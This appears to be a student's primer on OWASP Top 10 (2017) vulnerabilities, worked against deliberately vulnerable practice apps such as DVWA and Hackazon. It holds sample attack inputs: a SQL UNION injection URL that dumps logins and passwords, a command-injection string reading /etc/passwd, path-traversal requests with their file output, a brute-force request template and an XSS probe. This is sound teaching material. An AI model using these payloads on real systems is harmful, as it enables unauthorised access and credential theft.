# OWASP Top 10 - A Primer

This document explores the 10 vulnerability classes discussed in [OWASP Top 10 - 2017](https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf).

## Vulnerabilities

### A1:2017 - Injections

#### Definition / Description

Injection attacks occur when untrusted data is sent to the server in the form of command or query, tricking the server the give out results without proper authentication. Injection attacks can be in the form of SQL or command injection or even LFI/RFI. Modern day scanners and fuzzers help identify Injection flaws.

Injection attack can result in data loss, corruption, or disclosure to unauthorized parties, loss of

accountability, or denial of access. Injection can sometimes lead to complete host takeover.

The business impact depends on the type and need of data for the application.

#### How it Works

TODO: An attacker uses a scanner or fuzzer to identify the different vulnerable fields. Once identified they test basic payloads to figure out the type of response. If there is any response from the server, then the attacker tries to craft their payload to get the determined result. The Ultimate goal is to takeover the server or session.

#### Scenario

Explain the UNION injection in the following URL: <http://ptl-f99df351-3bdd4c8f.libcurl.so/cat.php?id=1%20UNION%20SELECT%201,concat(login,%27:%27,password),3,4%20FROM%20users>

- In the above query the attacker is trying to use SQL injection with UNION command to get login and password information from the users Table.

- The query if vulnerable should give us a result with user id, login and password details for user id 1

- To the left of Union, it is going to execute the cat.php file for used id 1 and to the right of Union its asking to concat in addition the login and password information from the same users table.

- In order to prevent this vulnerability, I would limit the character length for that form field and sanitize any SQL based commands.

Example for command line injection: 8.8.4.4; cat /etc/passwd. Here the user is asked to input an Ip address, the attack includes a command after the ";". This is different from SQL injection as it is giving direct instructions to the CMD/OS to execute the command whereas in SQL injection a query-based structure is used to get a response and exploit the database server.

### A2:2017 - Broken Authentication

#### Definition / Description

Broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the fundamental of authentication and access controls and is present in all applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.

Attackers must gain access to only a few accounts, or just one admin account to compromise the system. Depending on the domain of the application, this may allow money laundering, social security fraud, and identity theft, or disclose highly sensitive information

#### How it Works

#### Scenario

Use Burp Intruder to solve the **Brute Force** exercise on DVWA. You'll need to:

- Intercept a request to the login form

- Set positions around the username and password

- Provide a list of usernames and passwords to test

- Use Intruder to brute-force the login form

- Raw Request

```
username=a &password=b &Login=§Login§&user_token=§377bc9658832d69185b485d1d8a93ac8§
```

- Intruder Request

```
POST /login.php HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 77
```

```
Origin: http://localhost

Connection: close

Referrer: http://localhost/login.php

Cookie: PHPSESSID=2gvhet1u8e3vmo5uicu49so4k2; security=low

Upgrade-Insecure-Requests: 1

username=§a§&password=§b§&Login=Login&user_token=377bc9658832d69185b485d1d8a93ac8
```

*username is position 1 and Password is position 2

- **Valid Response(s)**

```
HTTP/1.1 302 Found

Date: Sun, 12 Jan 2020 16:51:47 GMT

Server: Apache/2.4.25 (Debian)

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Location: setup.php

Content-Length: 0

Connection: close

Content-Type: text/html; charset=UTF-8
```

- **Mitigation**

Preventing/reducing the risk of brute force can be done by implementing 2 factor authentication and weak password checks. also avoid using default passwords particularly for admin users can be useful.

### A6:2017 - Security Misconfiguration

#### Definition / Description

Missing appropriate security hardening across any part of the application stack, or improperly configured permissions on cloud services. Unnecessary features are enabled or installed (e.g. Unnecessary ports, services, pages, accounts, or privileges). Default accounts and their passwords still enabled and unchanged. Error handling reveals stack traces or other overly informative error messages to users. For upgraded systems, latest security features are disabled or not configured securely. The security settings in the application servers, application frameworks (e.g. Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values. The server does not send security headers or directives, or they are not set to secure values. Without a concerted, repeatable application security configuration process, systems are at a higher risk.

#### How it Works

- allow_url_fopen – "This option enables the URL-aware fopen wrappers that enable accessing URL object like files. Default wrappers are provided for the access of remote files using the ftp or http protocol, some extensions like zlib may register additional wrappers."

allow_url_include – "This option allows the use of URL-aware fopen wrappers with the following functions: include, include_once, require, require_once"

- In order for an RFI to be successful, two functions in PHP's configuration file need to be set. allow_url_fopen and allow_url_include both need to be 'On'

- - Why the RFI on DVWA qualifies as a Security Misconfiguration vulnerability because by changing a simple setting on the .php file, we can open up the website vulnerability.

#### Scenario

```
php
// sudo nano /etc/php5/cgi/php.ini --> ctrl+W --> search for allow_url --> change to ON
```

### A7:2017 - Cross-Site Scripting (XSS)

#### Definition / Description

- Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks. XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two-thirds of all applications. Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET. The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.

Reflected XSS: The application or API includes unvalidated and unescaped user input as part of HTML output. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim’s browser. Typically the user will need to interact with some malicious link that points to an attacker controlled page, such as malicious watering hole websites, advertisements, or similar.

Stored XSS: The application or API stores unsanitized user input that is viewed later by another user or an administrator. Stored XSS is often considered a high or critical risk.

DOM XSS: JavaScript frameworks, single-page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, the application would not send attacker-controllable data to unsafe JavaScript APIs

Typical XSS attacks include session stealing, account takeover, MFA bypass, DOM node replacement or defacement (such as trojan login panels), attacks against the user's browser such as malicious software downloads, key logging, and other client-side attacks

#### How it Works


#### Scenario

If you try to search <script>alert(1)</script>,it be reflected on the page as alert (1)and you were succesfull with reflected XSS

```
# GET /vulnerabilities/xss_r/?name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/1.1
```

Trying out some attacks on the Hackazon website:


1. LFI


Hackazon — ../../../../../
hackazon.com/account/documents?page=../../../../../../../etc/passwd
HACKAZON
FAQ
Contact Us
Wish List
Your account
Logout
All
Search products...
Search!

../../../../../../../etc/passwd

Home / Documents / ../../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var
/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
```



Hackazon — ../../../../../
hackazon.com/account/documents?page=../../../../../../../etc/hosts
HACKAZON
FAQ
Contact Us
Wish List
Your account
Logout
All
Search products...
Search!

../../../../../../../etc/hosts

Home / Documents / ../../../../../../../etc/hosts

```
127.0.0.1 localhost ::1 localhost ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters 172.17.0.3 602d0ecd052f
```


2. <u>Command Injection:</u>



Cat /etc/hosts

Home / Documents / Cat /etc/hosts

```
127.0.0.1 localhost ::1 localhost ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters 172.17.0.3 602d0ecd052f
```




Cat /etc/passwd

Home / Documents / Cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var
/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
```

3. XSS



hackazon.com/search?id=&searchString=<script>alert(1)<%2Fscript>